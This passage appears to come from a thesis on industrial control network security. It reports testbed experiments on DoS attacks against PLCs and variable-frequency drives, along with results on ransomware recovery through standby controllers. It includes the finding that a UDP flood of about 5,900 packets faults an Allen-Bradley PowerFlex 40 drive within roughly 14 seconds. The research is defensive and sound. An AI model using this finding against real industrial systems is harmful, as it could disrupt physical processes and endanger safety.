Prior to initiating the DoS attack, the testbed is powered on. Next the proper PLC is configured to control the process. After the system assumes control of the process, a trial group can be recorded following Figure 21. A trial begins by manually initiating the peristent DoS attack from the threat agent's workstation targeting the testbed PLC. While the DoS attack is underway, the Y-box begins testing the I/O response time of the PLC by flipping an input signal and measuring the time taken to set the corresponding output. This process of flipping the input and measuring the response time is repeated until all trials are finished. A trial group is then repeated for each combination of PLC make and DoS attack type.



Persistent DoS attack targeting PLC is initiated.
Flip input signal and measure time until corresponding output is set.
Have all trials been conducted?
Yes
Done
No

Figure 21. Process diagram of a trial group for Experiment 2.

4.3 Experiment 3: Process Stability during DoS

4.3.1 Problem Statement

As ICNs begin to incorporate more IEDs into their systems, they become more vulnerable to network attacks. Each device added to a system, only increases its vulnerability footprint. In many cases, these IEDs communicate with the system controllers over Ethernet channels which can be exploited by attackers. This experiment aims to answer the following question: *How do network-based DoS attacks targeting IEDs across an ICN affect process stability?*

4.3.2 Scenario

This experiment is conducted on the water storage testbed described in Section 3.2. A threat agent deploys a network-based attack targeting the IED under test. On the water storage testbed, the IEDs of interest are the VFDs. The attack attempts to disrupt the managed process by degrading the communication link between an IED and the PLC.

4.3.3 Assumptions

This research assumes that the attacker has already compromised a node on the ICN. Additionally, it is assumed they have scanned for and identified the IEDs to target. From this position, the attacker can readily initiate a network-based attack against the IED.

4.3.4 Response Variables

Three response variables are measured in order to measure process stability. Each response variable is sampled at a rate of 10 samples per second. Each response variable is listed below in addition to its measurement precision.

a) *Water Level*: the current water level within the storage tank where 0% is empty and 100% is full; measured with a precision of 0.0001%.

b) *Flow Rate*: the flow rate of water into the storage tank; measured with a precision of 0.0001 Liters/second.

4.3.5 Design Factors

One design factor is manipulated in this experiment, *Attack Type*. This categorical factor describes the type of network attack used by the threat agent. This factor can assume one of four levels [ARP Cache Poison, Smurf Attack, TCP Flood, UDP Flood]. Further detail on each attack variant can be found in Section 3.2.

4.3.6 Constant Factors

The following factors are held constant throughout the experiment:

- The testbed on which the experiment is conducted.

- The ladder logic running on the PLC.
- The relative time at which the attack is launched during a trial.
- The VFD targeted by the attack.
- Attributes of each attack program (to include targets, transfer rate, etc.).
- The data collection mechanism.

4.3.7 System Under Test

Figure 22 visually portrays how the design factor (Attack Type) impacts the experiment, ultimately having an effect on the response variables (Water Level, Flow Rate).




Figure 22. Experiment 3 System Under Test.

4.3.8 Statistical Method

In order to determine if the industrial process is indeed affected by the network attack, response variables will be analyzed using a method of Mean Percent Difference (MPD). During each experimental trial, data for each response variable is collected at a standard interval (10 samples per second). For this reason, a percent difference for each sample relative to the baseline (specific to the response variable) can be calculated. By taking the mean of these percent differences, a statistical conclusion can be drawn about the efficacy of the network attack. A larger percent difference correlates to a larger deviation in the controlled process. A threshold for process stability is calculated by taking the MPD of all response variables between five baseline trials, μ_0. The null hypothesis H_0 claims the MPD of all response variables are less than or equal to μ_0; see (6). The alternative hypothesis H_1 claims the MPD of at least one response variable is greater than μ_0; see (5).

$$H_0 : \mu_x \leq \mu_0 \tag{5}$$

$$H_1 : \mu_x > \mu_0 \tag{6}$$

where

μ_{0a} = baseline, water level, MPD
μ_{0b} = baseline, flow rate, MPD
μ_{1a} = ARP cache poison, water level, MPD
μ_{1b} = ARP cache poison, flow rate, MPD
μ_{2a} = Smurf attack, water level, MPD
μ_{2b} = Smurf attack, flow rate, MPD
μ_{3a} = TCP flood, water level, MPD
μ_{3b} = TCP flood, flow rate, MPD
μ_{4a} = UDP flood, water level, MPD
μ_{4b} = UDP flood, flow rate, MPD

4.3.9 Test Matrix

The test matrix shown in Table 10 is used to calculate the fifteen mean responses under test (μ_{0a} to μ_{4c}). Three trials are conducted per attack scenario. Additional trials did not introduce new trends in results.

Table 10. Test matrix for experiment 3.

Attack Type	Water Level MPD	Flow Rate MPD
Baseline	μ_{0a}	μ_{0b}
ARP cache poison	μ_{1a}	μ_{1b}
Smurf Attack	μ_{2a}	μ_{2b}
TCP Flood	μ_{3a}	μ_{3b}
UDP Flood	μ_{4a}	μ_{4b}

4.3.10 Testing Process

Testing begins by first powering on the testbed and ensuring all devices are in a steady and faultless state. The PLC and target VFD are inspected for faults and the water level must hold its initial set position (within 0.5%) for 1 second. The next step is to configure the test application responsible for starting the experimental trial, collecting response variable measurements, and returning the process back to steady state once finished. Once the trial parameters have been input into the program (attack type, number of trials, etc.), testing can begin following Figure 23. During an experimental trial, the water storage system attempts to change the water level between two steady states (30% and 60%). After 5 seconds have passed, the network attack is launched targeting the IED. The experimental trial concludes after approximately 60 seconds have elapsed. At this time, either the system will have reached the second steady state of 60% or the attack will have successfully disrupted the transition between states. At the conclusion of the trial, the system is returned to the initial steady state to prepare for another run. Between each trial the VFD under attack is power cycled. Note that all steps of the experimental process are handled by the program controlling the experiment (net_attack.py).



System begins moving between steady states.
Persistent network attack is initiated targeting IED.
Wait until trial time expires.
Done

Figure 23. Process diagram of a trial for Experiment 3.

V. Results and Analysis

5.1 Experiment 1

Table 11 provides a summary of testing results. The ransomware agent was successful in gaining and maintaining control of the industrial process in three of five cases. This was anticipated as the ransomware crafted for this experiment targeted a single PLC make, rendering a switchover defense utilizing two PLCs from the same manufacturer invalid. However, a redundant strategy involving PLCs from two different manufacturers was successful in countering the ransomware attack and regaining control of the industrial process. Consequently, statistical methods are used to compare the two successful defensive combinations, μ_4-*cold standby with different make* and μ_5-*hot standby with different make.*

Table 11. Summarized results for experiment 1.

Standby Method	PLC Make	Attack Countered?	Mean Response (s)
None	N/A	No	$\mu_1 = \infty$
Cold	Same	No	$\mu_2 = \infty$
Hot	Same	No	$\mu_3 = \infty$
Cold	Different	Yes	$\mu_4 = 14.34776602$
Hot	Different	Yes	$\mu_5 = 0.273396864$

On average, a cold standby controller with a different make recovered the process in 14.348 seconds and a hot standby controller with a different make recovered the process in 0.273 seconds. The disparity in system downtime can be accounted for by the time required to power-on the cold standby controller. A t-test was performed to confirm whether there was a significant difference in recovery time. The 99% confidence interval was [13.94377 s, 14.27207 s] with a p-value less than $2.2e^{-16}$. The results of the t-test reject the null hypothesis in favor of the alternative hypothesis. Thus, there is a significant difference in the recovery time between a cold and hot standby switchover mechanism. Figure 24 presents a boxplot comparing both recovery methods μ_4 and μ_5. A complete listing of experimental trials can be found in Appendix A.




Figure 24. Boxplots comparing standby recovery times.

As a means of comparison, a t-test was also calculated between a cold standby and the corresponding boot time of the PLC. This calculation provides a confidence interval for the average time required to trigger the switchover mechanism. Figure 25 shows a boxplot comparing the two measurements. The 99% confidence interval was [0.4531241 s, 0.7832801 s] with a p-value of $2.3e^{-11}$. This results shows there is a significant amount of time required to engage the switchover mechanism. This time is comparable to the mean recovery time of the hot standby.




Figure 25. Boxplots comparing cold recovery with baseline boot time.

5.2 Experiment 2

Table 12 provides a summary of testing results. The tests support that no DoS attack had a significant effect on the I/O response time of either PLC. Because this particular system does not rely on network communication to maintain state, it was expected that the process would be unaffected by such an attack. Systems that depend upon devices utilizing ethernet communication links are investigated in experiment 3. The results of the t-test for each pair of DoS attacks on the Allen-Bradley and Siemens PLCs are described below.

The first group of trials tested the significance of TCP and UDP DoS attacks targeting a PLC of the Allen-Bradley make, see Figure 26. For the TCP flood, the

Table 12. Summarized results for experiment 2.

Packet Type	PLC Make	Mean I/O Response (s)
None	Allen-Bradley	$\mu_{0a} = 0.057956911$
None	Siemens	$\mu_{0b} = 0.049405899$
TCP	Allen-Bradley	$\mu_{1a} = 0.060353547$
TCP	Siemens	$\mu_{1b} = 0.046892531$
UDP	Allen-Bradley	$\mu_{2a} = 0.062532478$
UDP	Siemens	$\mu_{2b} = 0.049100962$

99% confidence interval was [-0.009719405 s, 0.004926135 s] with a p-value greater than 0.38. The results of the t-test fail to reject the null hypothesis. This supports that there is no significant difference for the response time of the Allen-Bradley PLC during a TCP flood attack. For the UDP flood, the 99% confidence interval was [-0.012030166 s, 0.002879032 s] with a p-value greater than 0.10. The results of the t-test fail to reject the null hypothesis. This supports that there is no significant difference for the response time of the Allen-Bradley PLC during a UDP flood attack.




Figure 26. Boxplots comparing I/O response time during Allen-Bradley DoS.

The final group of trials tested the significance of TCP and UDP DoS attacks targeting a PLC of the Siemens make, see Figure 27. For the TCP flood, The 99% confidence interval was [-0.005068997 s, 0.010095735 s] with a p-value greater than 0.37. The results of the t-test fail to reject the null hypothesis. This supports that there is no significant difference for the response time of the Siemens PLC during a TCP flood attack. For the UDP flood, the 99% confidence interval was [-0.008109638 s, 0.008719513 s] with a p-value greater than 0.92. The results of the t-test fail to reject the null hypothesis. This supports that there is no significant difference for the response time of the Siemens PLC during a UDP flood attack.




Figure 27. Boxplots comparing I/O response time during Siemens DoS.

5.3 Experiment 3

Table 13 provides a summary of testing results. The threshold of significance μ_0 is calculated using one standard deviation above the mean. In order for an attack to have a significant effect on any of the attack response variables, the MPD must lie above this threshold for the baseline response. Of the four network attacks tested, three were unsuccessful in disrupting the industrial process[ARP cache poisoning, Smurf attack, TCP flood]. Figures 28 and 29 show the response variables of failed attacks for the duration of the experimental trial compared to the baseline.

Table 13. Summarized results for experiment 3.

Attack Type	Water Level MPD	Flow Rate MPD
Baseline	$\mu_{0a} = 0.00332520$	$\mu_{0b} = 0.00209790$
ARP cache poison	$\mu_{1a} = 0.00196338$	$\mu_{1b} = 0.00170629$
Smurf Attack	$\mu_{2a} = 0.00117336$	$\mu_{2b} = 0.00205507$
TCP Flood	$\mu_{3a} = 0.00151071$	$\mu_{3b} = 0.00191186$
UDP Flood	$\mu_{4a} = 0.20572210$	$\mu_{4b} = 1.27009786$




Figure 28. Network attacks that had no significant effect on water level.




Figure 29. Network attacks that had no significant effect on flow rate.

However, the UDP DoS attack targeting the IED was successful is disrupting the industrial process. Figures 30 and 31 show the disparity between response variables during the attack and the baseline. After the attack is initiated, the water level begins to rise at the normal rate. After 14 seconds have elapsed, the UDP flood's effect on the system becomes apparent. At 18.5 seconds, the water level stabilizes near 40%, approximately 20% below the target set point. Furthermore, the flow rate bottoms out completely, approaching 0 liters per second. For each response variable during the UDP DoS attack, the MPD lands well above the baseline threshold. Vertical lines mark the time when the attack was initiated (5 seconds) and when the targeted IED lost communication with the PLC. The process became unstable after the IED faulted at approximately (18.5 seconds). Figure 32 shows the VFD fault after the UDP flood which ultimately caused the system to fail. The user manual for the Allen-Bradley Powerflex 40 [23] describes fault F81 as a communication loss with the RJ45 socket.




Figure 30. UDP Flood causing significant change in water level.




Figure 31. UDP Flood causing significant change in flow rate.

A total of five trials were conducted validating the efficacy of the UDP flood. Each attack successfully disrupted the industrial process by faulting the VFD. Table 14 describes the results of each trial. This data was generated by analyzing the wireshark capture of each attack trial after experimentation was complete. The number of packets sent to the VFD before communication loss was determined by filtering the wireshark capture to show only flood packets sent by the attacker before the VFD stopped transmitting I/O packets. The time until communication loss was measured from the time the first UDP packet was sent by the blackhat, to the time the VFD sent its last I/O packet. Normally, the VFD broadcasts data at a rate of 50 ms, for this reason, time of communication loss can be inferred at the time when this trend breaks. On average, 5937 UDP packets were sent to the VFD before communication was lost. This total is proportional to the average time elapsed of 14.1 seconds. Experimental results and fault number analysis suggest that the cause of the communication loss is due to a communication error counter held by the VFD. Further experimentation is required to confirm this hypothesis; see future work.

Table 14. UDP flood experimental results.

Trial	Pkts sent before Comm Loss	Time until VFD Comm Loss (s)
1	5932	14.0239
2	5934	13.9986
3	5950	14.2341
4	5953	14.0300
5	5916	14.2362
Avg	5937	14.1000
Std Dev	15	0.1198

